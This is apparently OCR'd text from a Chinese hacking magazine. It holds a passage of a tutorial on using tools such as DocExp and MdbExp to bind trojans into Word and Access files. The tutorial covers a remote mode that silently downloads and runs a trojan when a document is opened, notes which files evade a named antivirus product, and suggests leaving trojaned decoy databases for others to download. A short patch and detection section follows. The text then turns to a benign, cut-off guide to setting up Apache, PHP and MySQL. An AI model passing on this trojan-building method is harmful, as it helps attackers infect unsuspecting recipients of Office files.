


图3

来到桌面运行一下我们刚才生成的DOC文档，打开这个文件时和普通DOC文件的运行没什么区别，当文档被打开后，会在后台隐藏运行其中的木马文件，如图4，Bootis运行了。




图4

下面我们再来说说DocExp.All.v2.04.exe这个工具，它则为我们提供了更为强大的DOC木马制作功能（如图5）。大家从图5中已经看到了这个工具的适用范围很广，几乎通吃所有的Word版本。而且它有两种DOC木马生成方式，本地和远程。




图5

勾选“本地的可执行文件”项，可使用本地方式生成木马。指定本地木马路径，和我们刚才说的不同的是这个工具不用专门指定已有的DOC文档，可直接在下方的“文档内容”中输入DOC文档内容，设置木马生成路径，点击确定按钮即可生成木马；如果勾选“远程自动下载链接”项，可使用远程方式执行木马。首先需要将木马上传到网站空间中，在“URL”中输入木马下载地址；在“加入WORD文档”中，可指定本地一个正常的DOC文档，也可以使用URL方式链接一个远程的DOC文档。最后指定木马保存路径，点击“确定”按钮即可生成DOC木马。

注意：该工具不但适用范围特别广，而且木马文件由于不需要使用DOC文档为宿主，因此生成的文件体积较小，更具有迷惑性（但是对于捆绑的木马文件大小有限制，大小不能超过34119个字节）。而且使用远程方式生成DOC木马文档，在打开时会自动在后台下载并运行指定链接的木马，适合经常更新木马服务端的情况。

二、数据库木马的制作

运行工具包中的MdbExp.All.v1.04.exe，如图6，指定要运行的木马程序，设置木马保存路径，点击确定，就可生成一个MDB格式的木马文件了。过程非常简单，但是此工具对木马程序的文件大小有限制，不能超过50K。




图6

以前大家比较常用的防范数据库下载的方法有更改数据库文件扩展名、在数据库文件名中加入如“#”等特殊字符、在数据库中建一个NODOWNLOAD表等等。现在，我们在改掉默认数据库路径或文件名之后，还可以再新建一个以默认名为名的MDB文件，使用我们刚才说过的方法绑定一个木马，呵呵，让别人尽情的去下载吧……

关于Office文件隐藏木马的方法也就要告一段落了。Office格式的文件，很多人对它都是很放心的，谁会想到这里面也会藏着这么危险的东西呢？而且使用杀毒软件进行检查也是很难检测出文件捆绑了木马的！因为此木马的运行方式与普通的宏病毒不同，不需要使用宏，所以在任意Word安全等级设置下都可以正常执行，并且方便使用QQ、MSN之类的通讯工具进行传输，危害较大。以后，当大家再收到不明的office文档时一定要小心了！

虽然office木马的危害程度较高，但是也不用太过害怕，防范的方法还是有的，打上一个office安全更新（KB920821）补丁即可（补丁下载地址为：http://www.microsoft.com/downloads/details.aspx?Familyid=b26adc3c-1db8-46fd-8381-b199ee35le7c&DisplayLang=zh-hk ）。

三、后记


我在测试的过程中也发现了一些小问题，在此写出来和大家分享，可以帮助我们初步判断Office文件的安全性。

1．用上述工具生成的木马文件，虽然可以和正常文件一样运行，但是在打开后一小会儿，Office文档就会自动关闭。如果你遇到了这种情况就要注意了。

2．根据经验，判断一些文件的大小，从而粗略判断文件的安全性。比如你下载到一个网站的数据库，一般大小小于50K就得考虑一下了，因为一般网站的数据库都会比这个大甚至是大很多。

3．当我写完稿件时，使用升级到2007版（19.01.42）的瑞星对以上工具所生成的木马进行查杀，发现瑞星可以查杀DocExp.XPSP.v1.02++.exe、DocExp.03SP.v1.03++.exe这两个工具所生成的木马，但对于DocExp.All.v2.04.exe和MdbExp.All.v1.04.exe所生成的木马仍然无法查杀。所以大家务必尽快打上微软提供的安全补丁。

（文章中涉及到的工具Office全版溢出系列捆绑工具已经收录于光盘中）



小小菜鸟架论坛之 玩转PHP论坛

microshupi

在以前的黑客X档案中许多大侠在写文章的时候总是说先在本地搭建一个测试环境，然后再去分析程序里是否存在漏洞，但搭建环境的过程与步骤都是一句话就略过去了，这让菜鸟们根本就无从下手。如果是ASP环境还好办些，在本地安装好IIS，然后建一个虚拟目录就可以了（关于IIS的安装及设置，大家可以详见前几期杂志的脚本扫盲班），可是如果是PHP的的话，那我们这些小菜就得下一番工夫了。

为了在我的XP爱机上搭建好一个支持PHP程序的环境，我到处搜索资料，经过一番努力，终于搭建好了，并且成功的安装了一个PHP论坛，下面就来看看小菜我是怎么做到的吧！

一、准备工作

俗话说"千里之行，始于足下"，做任何的事情都得先做好准备工作，所以我们先要把需要的软件下载下来。

Apache、PHP和Mysql是必不可少的，论坛就选用phpwind的吧。上述这些软件我们可以在如下的网站上下载得到：www.apache.org、www.php.net、www.mysql.com、www.phpwind.com。我下载的软件版本分别是：apache_2.2.3、php-5.2.0、mysql-5.0.22、phpwind5.0.1。

二、安装软件

第一步：先来安装Apache，双击Apache软件包即可进入到安装向导，然后点击Next进入到协议许可界面，选中"I accept the terms in the license agreement"，继续点击Next，然后进入到服务信息的界面，由于我们是在本地搭建论坛，因此在Network Domain和Server Name中全部填上127.0.0.1，在Administrator's Email Address栏里填上你常用的邮箱，然后点击Next，如图1。




图1

接下来的安装方式选择Typical方式安装，然后就进入到选择安装路径的界面。我们更改一下路径，让它安装到C：\Apache，然后继续，等待一会儿就会来到Apache安装的最后一步，点击Finish即可完成Apache的安装了。安装完成后会在你的状态栏里出现服务已启动的图标，这表示Apache服务已经正常运行，如图2。




图2

现在我们就来测试一下，在浏览器中输入http://localhost/，如果出现如图3所示的页面，就说明Apache安装成功了。




图3

第二步：安装PHP，其实PHP是不需要安装的，直接解压即可，我们把它解压到C：\php下。

第三步：安装Mysql，我下载的是一个免安装的版本，我把它解压到了C：\mysql目录下。然后对mysql进行一些设置，在命令提示符下进入到mysql下的bin目录，由于是免安装的，我们需要手动把mysql安装为服务，这样有利于管理。由于是XP系统，所以输入如下命令来安装：**mysqld-nt --install**，如果命令回显**Service successfully installed.**就表示服务安装成功了，如图4。



图4




图5

当我们需要卸载mysql服务时只需要使用如下命令即可：**mysqld-nt --remove**，启动mysql服务输入命令即可：**net start mysql**，由于是第一次启动mysql服务，会出现如图5所示的提示。如果要停止mysql服务，只需要输入命令：**net stop mysql**。

这时的mysql默认密码为空，为了安全，我们需要更改mysql的密码，更改密码可以输入下面的命令：**mysqladmin -u root -p password <新密码>**，然后回车，接着会要求我们输入旧密码，由于旧秘密为空，所以直接回车即可，建议把密码设置的复杂一些，如图6。




图6

软件的安装到这里就结束了，下面就要进行一些设置来搭建我们的环境。

三、搭建环境

首先我们来修改Apache的配置文档，使之能够解析php。先来停止Apache服务，等修改完成后再启动它。在C：\apache\conf目录下可以找到Apache的配置文档httpd.conf，使用记事本打开。使用搜索功能找到如下的命令行：**#LoadModule ssl_module modules/mod_ssl.so**，然后在它的下面添加如下的代码：**LoadModule php5_module c:/php/php5apache2_2.dll**。因为我的Apache是2.2以上的版本，并且php安装在C：\php下，所以上面代码中的路径是c:/php/php5apache2_2.dll，如果你用的是2.0版本的话，路径就为c:/php/php5apache2.dll。接着再找到如下的代码：**AddType application/x-gzip .gz .tgz**，在它的下面增加如下配置代码：**AddType application/x-httpd-php .php**。

暂时修改这些就可以了，接下来设置PHP。在C：\php目录下找到php.ini-dist、php5ts.dll这两个文件，把php.ini-dist

